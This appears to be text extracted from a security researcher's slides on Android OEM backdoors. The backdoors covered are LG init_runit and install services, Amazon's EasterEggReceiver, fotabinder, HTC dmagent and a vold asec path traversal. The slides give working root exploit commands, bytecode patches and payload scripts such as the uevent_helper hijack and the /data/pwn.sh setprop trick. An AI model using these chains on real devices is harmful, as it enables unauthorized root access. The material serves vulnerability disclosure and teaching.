-rwxr-xr-x 0 root root 629 Feb 29 2008 system/etc/install-recovery.sh
```

bnrrecovery

```
Retina:LGG3 jcase$ adb reboot --bnr_recovery
Retina:LGG3 jcase$ adb shell ls -l /system/xbin
-rwxr-xr-x root      shell      9432 2014-06-19 11:20 antradio_app
-rwxr-xr-x root      shell      5364 2014-06-19 11:20 bttest
-rwxr-xr-x root      shell     67940 2014-06-19 11:20 dexdump
-rwxr-xr-x root      shell    624196 2014-06-19 11:20 tcd
-rwxr-xr-x root      shell    37120 2014-06-19 11:20 traceroute
Retina:LGG3 jcase$ adb push start_restore /temp/start_restore
7040 KB/s (256000 bytes in 0.035s)
Retina:LGG3 jcase$ adb push start_restore /temp/start_restore
6730 KB/s (256000 bytes in 0.037s)
Retina:LGG3 jcase$ adb shell ls -l /system/xbin
-rwxr-xr-x root      shell      9432 2014-06-19 11:20 antradio_app
-rwxr-xr-x root      shell      5364 2014-06-19 11:20 bttest
-rwsr-sr-x root      root    125420 2014-07-12 04:07 daemonsu
-rwxr-xr-x root      shell     67940 2014-06-19 11:20 dexdump
-rwsr-sr-x root      root    125420 2008-02-29 11:33 su
-rwxr-xr-x root      shell    624196 2014-06-19 11:20 tcd
-rwxr-xr-x root      shell    37120 2014-06-19 11:20 traceroute
Retina:LGG3 jcase$ adb reboot
```

BackDoors

Backdoor – a deliberate method of bypassing standard access control limitations.

- Left over testing code
- Lazy developers
- OEMs circumventing CTS



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initrunit



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initrunit



intrunit

/system/app/Settings.apk

```
<manifest android:sharedUserId="android.uid.system" android:versionCode="10" android:versionName="2.3.7"
package="com.android.settings" xmlns:android="http://schemas.android.com/apk/res/android">
...
<receiver android:name=".USBConnectionReceiver">
    <intent-filter>
        <action android:name="android.intent.action.OPEN_CONTACTDB_ACCESS_RIGHT"
               />
    </intent-filter>
...
    <intent-filter>
        <action android:name="android.intent.action.OPEN_CALENDARDB_ACCESS_RIGHT"
               />
    </intent-filter>
...
    <intent-filter>
        <action android:name="android.intent.action.OPEN_TMPFOLDER_ACCESS_RIGHT"
               />
    </intent-filter>
...
</receiver>
...
</manifest>
```

initrunit

/system/app/Settings.apk

```
private void handleIntent(String action) {
    String string = "SyncTool";
    Runit_Socket runit_Socket = new Runit_Socket();
    String string1 = "";
    if(action.equals("android.intent.action.OPEN_CONTACTDB_ACCESS_RIGHT")) {
        string1 = "/system/bin/chmod 0777 /data/data/com.android.providers.contacts/
databases/contacts2.db";

    } else if(action.equals("android.intent.action.OPEN_CALENDARDB_ACCESS_RIGHT")) {
        string1 = "/system/bin/chmod 0777 /data/data/com.android.providers.calendar/
databases/calendar.db";

    } else if(action.equals("android.intent.action.OPEN_TMPFOLDER_ACCESS_RIGHT")) {
        string1 = "/system/bin/chmod 0777 /data/local/tmp/";
    }

    if(!string1.equals(""))
        runit_Socket.execute(string1);
}
```

initrunit

/system/framework/Runit_Socket.jar

```
private boolean connect() {
    boolean bool;
    if(this.mSocket != null) {
        bool = true;
        return bool;
    }

    this.mSocket = new LocalSocket();
    LocalSocketAddress localSocketAddress = new LocalSocketAddress("init_runit", LocalSocketAddress$Namespace.RESERVED);
    try {
        this.mSocket.connect(localSocketAddress);
        this.mIn = this.mSocket.getInputStream();
        this.mOut = this.mSocket.getOutputStream();
        bool = true;
    }
    catch(IOException iOException) {
        bool = false;
    }

    return bool;
}
```

initrunit

/system/framework/Runit_Socket.jar

```
private boolean writeCommand(String _cmd) {
    boolean bool;
    byte[] array_b = _cmd.getBytes();
    int i = array_b.Length;
    if(i >= 1 && i <= 0x400) {
        this.buf[0] = ((byte)(i & 0xFF));
        this.buf[1] = ((byte)(i >> 8 & 0xFF));
        try {
            this.mOut.write(this.buf, 0, 2);
            this.mOut.write(array_b, 0, i);
            bool = true;
        }
        catch(IOException IOException) {
            Log.e("Runit_Socket", "write command error");
            this.disconnect();
            bool = false;
        }
    }
    else {
        bool = false;
    }

    return bool;
}
```


initrunit

/dev/socket

```
$ ls -l
srw-rw---- root      radio          1980-01-05 16:00 rild
srw-rw---- root      system         1980-01-05 16:00 rild-debug
srw-rw-rw- root      root           1980-01-05 16:00 keystore
srw----- system     system         1980-01-05 16:00 installd
srw-rw---- bluetooth bluetooth    1980-01-05 16:00 dbus
srw-rw-rw- root      root           1980-01-05 16:00 zygote
srw-rw---- root      system         1980-01-05 16:00 netd
srw-rw---- root      mount          1980-01-05 16:00 vold
srw-rw-rw- root      root           1980-01-05 16:00 init_runit
srw-rw-rw- root      root           1980-01-05 16:00 property_service
$
```

initrunit

/init



The screenshot shows a debugger interface with assembly code. The code is color-coded: blue for labels, green for variables, and purple for instructions and their operands. The assembly code is as follows:

```
sub_DE84
var_10= -0x10

PUSH {R0,R1,R4,LR}
LDR R0, =(aInit_runit - 0xDE90)
MOVS R3, #0
MOVS R1, #1
ADD R0, PC ; "init_runit"
MOV.W R2, #0x1B6
STR R3, [SP,#0x10+var_10]
BL sub_E930
CMP R0, #0
MOV R4, R0
BLT locret_DEC0
```

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rootallow



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/sbin/adbd

```
866     /* run adbd in secure mode if ro.secure is set and
867      ** we are not in the emulator
868      */
869     property_get("ro.kernel.qemu", value, "");
870     if (strcmp(value, "1") != 0) {
871         property_get("ro.secure", value, "");
872         if (strcmp(value, "1") == 0) {
873             // don't run as root if ro.secure is set...
874             secure = 1;
875
876             // ... except we allow running as root in userdebug builds if the
877             // service.adb.root property has been set by the "adb root" command
878             property_get("ro.debuggable", value, "");
879             if (strcmp(value, "1") == 0) {
880                 property_get("service.adb.root", value, "");
881                 if (strcmp(value, "1") == 0) {
882                     secure = 0;
883                 }
884             }
885         }
886     }
```

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/system/framework/services.jar

```
public class EasterEggReceiver extends BroadcastReceiver {
    private void enable(boolean enabled) {
        String string = enabled ? "1" : "0";
        SystemProperties.set("service.root.amazon.allow", string);
    }

    public void onReceive(Context context, Intent intent) {
        if(intent != null &&
("com.amazon.internal.E_COMMAND".equals(intent.getAction())))
        {
            Bundle bundle = intent.getExtras();
            if(bundle != null) {
                String string = bundle.getString("cmd");
                if(string != null) {
                    if(string.equals("adb_start")) {
                        this.enable(true);
                    } else if(string.equals("adb_stop")) {
                        this.enable(false);
                    }
                }
            }
        }
    }
}
```

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/system/framework/framework-res.apk

```
<manifest android:sharedUserId="android.uid.system"
    android:sharedUserLabel="@string/android_system_label" android:versionCode="10"
    android:versionName="2.3.4" package="android" xmlns:android="http://
    schemas.android.com/apk/res/android"
    >
...
    <receiver android:name="com.lab126.services.EasterEggReceiver"
    permission="android.permission.WRITE_SECURE_SETTINGS"
        >
        <intent-filter>
            <action android:name="com.amazon.internal.E_COMMAND" />
        </intent-filter>
    </receiver>
    <service android:exported="true"
    android:name="com.android.internal.os.storage.ExternalStorageFormatter"
    android:permission="android.permission.MASTER_CLEAR"
        />
</application>
</manifest>
```

rootallow

/system/framework/framework-res.apk

```
<manifest android:sharedUserId="android.uid.system"
    android:sharedUserLabel="@string/android_system_label" android:versionCode="10"
    android:versionName="2.3.4" package="android" xmlns:android="http://
    schemas.android.com/apk/res/android"
    >
...
    <receiver android:name="com.lab126.services.EasterEggReceiver"
    permission="android.permission.WRITE_SECURE_SETTINGS"
        >
        <intent-filter>
            <action android:name="com.amazon.internal.E_COMMAND" />
        </intent-filter>
    </receiver>
    <service android:exported="true"
        android:name="com.android.internal.os.storage.ExternalStorageFormatter"
        android:permission="android.permission.MASTER_CLEAR"
            />
    </application>
</manifest>
```

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```
sendBroadcast(new Intent("com.amazon.internal.E_COMMAND").putExtra("cmd", "adb_start"));
```

```
Retina:bin jcase$ adb root; adb wait-for-device shell id  
uid=0(root) gid=0(root)
```

rootallow

/system/framework/framework-res.apk

```
<manifest android:sharedUserId="android.uid.system"
    android:sharedUserLabel="@string/android_system_label" android:versionCode="10"
    android:versionName="2.3.4" package="android" xmlns:android="http://
    schemas.android.com/apk/res/android"
    >
...
    <receiver android:name="com.lab126.services.EasterEggReceiver"
        android:permission="android.permission.WRITE_SECURE_SETTINGS"
        >
        <intent-filter>
            <action android:name="com.amazon.internal.E_COMMAND" />
        </intent-filter>
    </receiver>
    <service android:exported="true"
        android:name="com.android.internal.os.storage.ExternalStorageFormatter"
        android:permission="android.permission.MASTER_CLEAR"
        />
</application>
</manifest>
```

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/system/etc/permissions/platform.xml

```
<!-- System tool permissions granted to the shell. -->
...
<assign-permission name="android.permission.WRITE_SECURE_SETTINGS" uid="shell" />
...
```

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```
Retina:bin jcase$ adb shell am broadcast -a com.amazon.internal.E_COMMAND -e cmd abd_start  
Broadcasting: Intent { act=com.amazon.internal.E_COMMAND (has extras) }
```

```
Retina:bin jcase$ adb root; adb wait-for-device shell id  
uid=0(root) gid=0(root)
```

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fotabinder



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fotabinder

/dev/socket

```
shell@android:/ $ ls -l /dev/socket/
srw-rw---- system    system          2014-07-22 13:31 abd
srw-rw---- gps       system          2014-07-22 13:31 agpsd
srw-rw---- bluetooth net_bt        2014-07-22 13:31 bt.a2dp.stream
srw-rw---- bluetooth net_bt        2014-07-22 13:31 bt.int.adp
srw-rw---- bluetooth bluetooth     2014-07-22 13:31 dbus
srw-rw---- root      inet           2014-07-22 13:31 dnsproxyd
srw-rw-rw- system    system          2014-07-22 13:31 fotabinder
srw-rw---- root      system          2014-07-22 13:31 hald
srw----- system    system          2014-07-22 13:31 installd
...
shell@android:/ $
```

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fotabinder

/system/bin/fotabinder

```
● 45     while ( 1 )
● 46     {
● 47         if ( sub_87B0(v8, (int)&v15, 2) )
● 48             goto LABEL_18;
● 49         if ( (unsigned __int16)(v15 - 1) > 0x3FEu )
● 50         {
● 51             _android_log_print(6, "fotabinder", "invalid size %d\n");
● 52             goto LABEL_18;
● 53         }
● 54         if ( sub_87B0(v8, (int)&v16, (unsigned __int16)v15) )
● 55             break;
● 56         *((_BYTE *)&v16 + (unsigned __int16)v15) = 0;
● 57         v13 = system((const char *)&v16);
● 58         _android_log_print(6, "fotabinder", "result %d\n", v13, fd);
● 59         LOWORD(v15) = 4;
● 60         if ( sub_8828(v8, (int)&v15, 2, 4) || sub_8828(v8, (int)&v13, (unsigned __int16)v15, v11) )
● 61             goto LABEL_18;
● 62         _android_log_print(6, "fotabinder", "failed to read command\n");
● 63 }
```


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dmagent

dmagent– device management daemon found on HTC devices.
Communicates via TCPIP or unix sockets

- runs as root
- disables camera
- disables gps
- and more



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dmagent

```
shell@m7wlv:/ $ ls -l /dev/socket/ |grep dmagent
srw-rw---- root      inet          2014-07-30 00:33 dmagent
shell@m7wlv:/ $ ls -l /dev/socket/
srw-rw---- system    system        2014-07-30 00:36 adbd
srw-rw---- radio     system        2014-07-30 00:33 aepl001
srw-rw---- clockd   clockd       2014-07-30 00:33 clockd
srw-rw---- root     radio        2014-07-30 00:33 cnd
srw-rw---- root     inet         2014-07-30 00:33 dmagent
srw-rw---- root     inet         2014-07-30 00:33 dnsproxyd
srw-rw---- shell    log          2014-07-30 00:33 htc_dk
srw-rw---- shell    log          2014-07-30 00:33 htc_dlk
srw----- system   system        2014-07-30 00:33 installd
srw-rw---- root     system       2014-07-30 00:33 mdns
```

dmagent

/system/etc/permissions/platform.xml

```
<permission name="android.permission.NET_TUNNELING" >
    <group gid="vpn" />
</permission>

<permission name="android.permission.INTERNET" >
    <group gid="inet" />
    <group gid="clockd" />
</permission>

<permission name="android.permission.READ_LOGS" >
    <group gid="log" />
</permission>
```

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dmagent

/system/bin/dmagent

```
● 1484 if ( !strncmp(v4, ":DMD:CPFILE", 0xB) )
● 1485 {
● 1486     sub_179C(1, "szInBuffer: [%s]\n", v4);
● 1487     _strcpy_chk(&v153, v4 + 12, 255);
● 1488     v125 = &v140;
● 1489     sub_179C(1, "tmpcmd: [%s]\n", &v153);
● 1490     v126 = strtok(&v153, ":" );
● 1491     sub_179C(1, "tmpstr: [%s]\n", v126);
● 1492     while ( v126 )
● 1493     {
● 1494         v127 = strlen(v126);
● 1495         v128 = (char *)malloc(v127 + 1);
● 1496         v125[1] = (int)v128;
● 1497         ++v125;
● 1498         v129 = v128;
● 1499         strcpy(v128, v126);
● 1500         v129[strlen(v126)] = 0;
● 1501         sub_179C(1, "tmpstrarray: [%s]\n", v129);
● 1502         v126 = strtok(0, ":" );
● 1503     }
● 1504     sub_803C(*(int *)v141, v143, v144, v145);
● 1505     sub_179C(1, "CopyFileCtl finish\n");
● 1506 }
```

dmagent

/system/app/HtcOMADM_VZW.apk

```
private void PackageFileInstall() {  
    this.InstallFile("/data/data/com.redbend.vdmc/ext/", "libvdmengine.so",  
        "/data/data/com.redbend.vdmc/lib/", "libvdmengine.so");  
  
    this.InstallFile("/data/data/com.redbend.vdmc/ext/", "libvdmfumo.so",  
        "/data/data/com.redbend.vdmc/lib/", "libvdmfumo.so");  
  
    this.InstallFile("/data/data/com.redbend.vdmc/ext/", "libvdmlawmo.so",  
        "/data/data/com.redbend.vdmc/lib/", "libvdmlawmo.so");  
  
    this.InstallFile("/data/data/com.redbend.vdmc/ext/", "libvdmscinv.so",  
        "/data/data/com.redbend.vdmc/lib/", "libvdmscinv.so");  
  
    this.InstallFile("/data/data/com.redbend.vdmc/ext/", "libvdmscomo.so",  
        "/data/data/com.redbend.vdmc/lib/", "libvdmscomo.so");  
}
```

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dmagent

/system/app/HtcOMADM_VZW.apk

```
private void InstallFile(String SourcePath, String SourceFile, String TargetPath, String TargetFile)
{
    if(!new File(TargetPath + TargetFile).exists()) {
        SystemAccess.getInstance().CopyFileCtl(SourcePath, SourceFile, TargetPath, SourceFile);
    } else {
        File file = new File(SourcePath + SourceFile);
        File file1 = new File(TargetPath + TargetFile);
        if(file.length() != file1.length()) {
            file1.delete();
        SystemAccess.getInstance().CopyFileCtl(SourcePath, SourceFile, TargetPath, SourceFile);
        }
    }
}
```

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dmagent

/system/app/HtcOMADM_VZW.apk

```
public class SystemAccess extends AccessCtl {
    private static final String LOG_TAG = "SystemAccess";
    private static SystemAccess mSystemAccess;

    static {
        SystemAccess.mSystemAccess = null;
        System.load("/system/lib/libdm-systemaccess.so");
    }

    public SystemAccess() {
        super();
    }

    ...

    public native String CopyFileCtl(String arg1, String arg2, String arg3, String arg4) {}

    ...

    public static SystemAccess getInstance() {
        if(SystemAccess.mSystemAccess == null) {
            SystemAccess.mSystemAccess = new SystemAccess();
        }

        return SystemAccess.mSystemAccess;
    }
}
```

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/system/lib/libdm-systemaccess.so

```
1 signed int __fastcall CopyFileCtl(int a1, int a2, int a3, int a4, int a5, int a6)
2 {
3     int v6; // r9@1
4     int v7; // r5@1
5     int v8; // r7@1
6     int v9; // r6@1
7     unsigned int v10; // r0@1
8     size_t v11; // r0@5
9     signed int result; // r0@5
10    char s; // [sp+14h] [bp-124h]@1
11    int v14; // [sp+114h] [bp-24h]@1
12
13    v6 = a4;
14    v7 = a1;
15    v8 = a2;
16    v9 = a3;
17    v14 = _stack_chk_guard;
18    memset(&s, 0, 0xFFu);
19    sprintf(&s, "%s:%s:%s:%s", ":DMD:CPFILE", v7, v8, v9, v6);
20    v10 = (unsigned __int8)byte_8048;
21    if ( byte_8048 & 0x80 )
22        v10 = _htclog_init_mask("HTC_SYSTEMIO", -1);
23    if ( (v10 >> 2) & 1 )
24        _android_log_print(4, "HTC_SYSTEMIO", "DMagent command:[%s]", &s);
25    v11 = strlen(&s);
26    DmagentSocketAccess(&s, v11, a5, a6);
27    result = 1;
28    if ( v14 != _stack_chk_guard )
29        _stack_chk_fail(1);
30    return result;
31 }
```

dmagent

/system/app/HtcOMADM_VZW.apk

```
public class SystemAccess {
    private static SystemAccess mSystemAccess;

    static {
        SystemAccess.mSystemAccess = null;
        System.load("/system/lib/libdm-systemaccess.so");
        Utils.exec("touch /data/data/com.someapp/nothing;chmod 777 /data/data/com.someapp/nothing");
        CopyFileCtl("/data/data/com.someapp/", "nothing", "/sys/kernel/", "uevent_helper");
        Utils.exec("echo /data/data/com.someapp/evil.sh > /sys/kernel/uevent_helper");
    }

    public native String CopyFileCtl(String arg1, String arg2, String arg3, String arg4) {}

    public static SystemAccess getInstance() {
        if(SystemAccess.mSystemAccess == null) {
            SystemAccess.mSystemAccess = new SystemAccess();
        }
        return SystemAccess.mSystemAccess;
    }
}
```

InstallService

LGInstallServices – A fountain of permission leaks

- uninstalls apps
- installs apps
- disables apps
- clears data on apps
- and more



InstallService

/system/app/LGInstallService.apk

```
<manifest android:sharedUserId="android.uid.system"
    android:versionCode="13011" android:versionName="1.3.11"
    package="com.lge.lginstallservies" xmlns:android="http://schemas.android.com/apk/res/android">

    <uses-permission android:name="android.permission.INSTALL_PACKAGES" />
    <uses-permission android:name="android.permission.DELETE_PACKAGES" />
    <uses-permission android:name="android.permission.CHANGE_COMPONENT_ENABLED_STATE"/>
    <uses-permission android:name="android.permission.CLEAR_APP_USER_DATA" />
    <uses-permission android:name="android.permission.WAKE_LOCK" />
    <uses-permission android:name="android.permission.GET_PACKAGE_SIZE" />
    <uses-permission android:name="android.permission.SET_PREFERRED_APPLICATIONS" />
    <uses-sdk android:minSdkVersion="14" />
    <application android:debuggable="false" android:label="@string/app_name">
        <service android:name="InstallService">
            <intent-filter>
                <action android:name="com.lge.oobe.install" />
                <category android:name="android.intent.category.DEFAULT" />
            </intent-filter>
        </service>
    </application>
</manifest>
```

InstallService

/system/app/LGInstallService.apk

```
public InstallService() {
    this.mIntVer = 0;
    this.mBinder = new Stub() {
        public void clearApplicationUserData(String packageName) {
            InstallService.this.getPackageManager().clearApplicationUserData(packageName, new
                PackageDataObserver(InstallService.this));
        }

        public void deletePackage(String ownerPackageName, String toDeletePackageName, int version,
            IAutoPackageObserver observer, int flags) throws RemoteException {
            this.deletePackageNotiOption(ownerPackageName, toDeletePackageName, version, observer, flags, true);
        }

        public void installPackage(String ownerPackageName, Uri packageURI, int version, IAutoPackageObserver
            observer, int flags, String toInstallPackageName, boolean shellExecute) throws RemoteException {
            this.installPackageNotiOption(ownerPackageName, packageURI, version, observer, flags,
                toInstallPackageName, shellExecute, true);
        }

        public void installSystemPackage(Uri packageURI, int version, IAutoPackageObserver observer, int flags, String
            toInstallPackageName, boolean shellExecute, boolean notiExecute) throws RemoteException {
        ...
    }
}
```


InstallService

```
root@android:/data # ls -l
drwxrwx--x system    system          1971-02-16 11:41 app
drwx----- root     root           1970-12-06 23:57 app-asec
drwxrwx--x system    system          1970-12-06 23:57 app-private
drwxrwx--x system    system          1970-12-06 23:58 app-system
drwxrws--- media    audio          1970-12-06 23:57 audio
```

InstallService

`installSystemPackage` –
Installs an application as if it
were installed in /system/
app

- Can not be uninstalled
- Can now use system only permissions
- Privilege escalation on install



InstallService

/system/etc/permissions/platform.xml

```
<!-- LGE_CHANGE_S, [IMS][hwangoo.park@lge.com], 20121010,  
[LGE_IMS_FEATURE] for LGE IMS Client Solution -->  
<permission name="android.permission.IMS" >  
    <group gid="system" />  
    <group gid="radio" />  
    <group gid="inet" />  
    <group gid="net_admin" />  
    <group gid="qcom_oncrpc" />  
    <group gid="audio" />  
    <group gid="camera" />  
    <group gid="media" />  
</permission>  
<!-- LGE_CHANGE_E, [IMS][hwangoo.park@lge.com], 20121010 ,  
[LGE_IMS_FEATURE] for LGE IMS Client Solution } -->
```

InstallService

/system/framework/framework-res.apk

```
<permission android:description="@string/permdesc_IMS"  
    android:label="@string/permlab_IMS"  
    android:name="android.permission.IMS"  
    android:permissionGroup="android.permission-group.PHONE_CALLS"  
    android:protectionLevel="signatureOrSystem" />
```

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/data/dalvik-cache

```
drwxrwx--x system system 2013-08-06 19:36 dalvik-cache  
  
-rw-r--r-- system u0_a20 5579544 2013-03-07 15:42 system@app@Facebook.apk@classes.dex  
-rw-r--r-- system system 1511184 2013-07-23 20:54 system@app@LinkCompanion.apk@classes.dex  
-rw-r--r-- system u0_a81 1748920 2013-03-07 15:42 system@app@Twitter.apk@classes.dex  
-rw-r--r-- system u0_a87 2554904 2013-03-07 15:42 system@app@Videos.apk@classes.dex  
-rw-r--r-- system u0_a97 1548672 2013-03-07 15:42 system@app@talkback.apk@classes.dex
```

InstallService

/system/app/LinkCompanion.apk

```
<manifest android:sharedUserId="android.uid.system" package="com.lge.sync">
    <receiver android:name=".StartReceiver">
        <intent-filter>

            <action android:name="android.net.wifi.WIFI_AP_STATE_CHANGED" />
            <action android:name="com.lge.sync.obexservice.forceclose" />
            <action android:name="com.lge.sync.sharedpreference.dataupdate" />

            <category android:name="android.intent.category.HOME" />
        </intent-filter>
    </receiver>
```

InstallService

/system/app/LinkCompanion.apk

6E 10 7A 00 0D 00	invoke-virtual	{p2}, Landroid/content/Intent; ->getAction()Ljava/lang/String;
0C 06	move-result-object	v6
1A 07 CF 1C	const-string	v7, "com.lge.sync.obexservice.forceclose"
6E 20 92 12 76 00	invoke-virtual	{v6, v7}, Ljava/lang/String; ->equals(Ljava/lang/Object;)Z
0A 06	move-result	v6
38 06 14 00	if-eqz	v6, :498
1A 06 02 03	const-string	v6, "COMPANION"
1A 07 A8 01	const-string	v7, "===== com.lge.sync.obexservice.forceclose ====="
71 20 58 01 76 00	invoke-static	{v6, v7}, Landroid/util/Log; ->i(Ljava/lang/String;Ljava/lang/String;)I
63 06 1E 13	sget-boolean	v6, Lcom/lgesync/StartReceiver; ->isOBEXServiceStarted:Z
33 96 04 00	if-ne	v6, v9, :48E
6A 0A 1E 13	sput-boolean	v10, Lcom/lgesync/StartReceiver; ->isOBEXServiceStarted:Z
70 10 3A 10 0B 00	invoke-direct	{p0}, Lcom/lgesync/StartReceiver; ->writeStateLog()V
29 00 0D FE	goto/16	:AE

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6E 10 7A 00 0D 00	invoke-virtual	{p2}, Landroid/content/Intent; ->getAction()Ljava/lang/String;
0C 06	move-result-object	v6
1A 07 CF 1C	const-string	v7, "com.lge.sync.obexservice.forceclose"
6E 20 92 12 76 00	invoke-virtual	{v6, v7}, Ljava/lang/String; ->equals(Ljava/lang/Object;)Z
0A 06	move-result	v6
38 06 14 00	if-eqz	v6, :498
71 00 81 12 00 00	invoke-static	Ljava/lang/Runtime; ->getRuntime()Ljava/lang/Runtime;
0C 06	move-result-object	v6
1A 07 A8 01	const-string	v7, "/dataaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa.sh"
6E 20 80 12 76 00	invoke-virtual	{v6, v7}, Ljava/lang/Runtime; ->exec(Ljava/lang/String;)Ljava/lang/Process;
0C 09	move-result-object	v9
29 00 13 FE	goto/16	:AE
0D 09	move-exception	v9
29 00 10 FE	goto/16	:AE

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Original	Optimized	Instruction
6E 10 7A 00 0D 00	-> F8 10 12 00 0D 00	-> invoke-virtual
0C 06	-> 0C 06	-> move-result-object
1A 07 CF 1C	-> 1A 07 CF 1C	-> const-string
6E 20 92 12 76 00	-> EE 20 03 00 76 00	-> invoke-virtual
0A 06	-> 0A 06	-> move-result
38 06 11 00	-> 38 06 11 00	-> if-eqz
71 00 81 12 00 00	-> 71 00 81 12 00 00	-> invoke-static
0C 06	-> 0C 06	-> move-result-object
1A 07 44 01	-> 1A 07 44 01	-> const-string
6E 20 80 12 76 00	-> F8 20 0D 00 76 00	-> invoke-virtual
0C 09	-> 0C 09	-> move-result-object
29 00 13 FE	-> 29 00 13 FE	-> goto/16
0D 09	-> 0D 09	-> move-exception
29 00 10 FE	-> 29 00 10 FE	-> goto/16

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Original Optimized ByteCode

```
F8101200 0D000C06 1A07CF1C EE200300 76000A06 38061400 1A060203  
1A07A801 71205801 76006306 1E133396 04006A0A 1E137010 3A100B00  
29000DFE
```

Patched Optimized ByteCode

```
F8101200 0D000C06 1A07CF1C EE200300 76000A06 38061400 71008112  
00000C06 1A07A801 F8200D00 76000C09 290013FE 0D092900 10FE0000  
00000000
```

===== com.lge.sync.obexservice.forceclose =====

```
3D3D3D3D 3D3D2063 6F6D2E6C 67652E73 796E632E 6F626578 73657276  
6963652E 666F7263 65636C6F 7365203D 3D3D3D3D 3D3D
```

/data/aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa.sh

```
2F646174 612F6161 61616161 61616161 61616161 61616161 61616161  
61616161 61616161 61616161 61616161 6161612E 7368
```

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```
Retina:permissions jcase$ cat aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa.sh
#!/system/bin/sh
/system/bin/mv /data/property /data/backupprop
/system/bin/mkdir /data/property
/system/bin/ln -s /sys/kernel/uevent_helper /data/property/.temp
/system/bin/setprop persist.sys.fail /data/pwn.sh
Retina:permissions jcase$
```

aseccreate

vold – Android volume daemon.

- Responsible for managing and mounting images
- Decrypts and mounts encrypted asec containers
- Containers can be ext3/4 or vfat
- other things we won't worry about



asec create

```
500 0 Usage: asec create <container-id> <size_mb> <fstype> <key> <ownerUid> <isExternal>

$ ls -l
...
drwxr-x--- root      root          1969-12-31 16:00 sbin
...

$ ln -s /sbin /data/local/atvc/blah

$ ls -l /data/local/atvc/
lrwxrwxrwx shell      shell          2014-07-30 09:43 /data/local/atvc/blah -> /sbin

$ vdc asec create ../../../../../../data/local/atvc/blah ext4 98235792350852308254872354983460 2000

$ ls -l /data/local/atvc/
lrwxrwxrwx shell      shell          2014-07-30 09:43 blah -> /sbin
-rw----- root      root          1097216 2014-07-30 09:44 blah.asec

$ ls -l
...
drwxr-s--- shell      system         1969-12-31 16:00 sbin
...
```

aseccreate

```
shell@ghost:/sbin $ ls -l
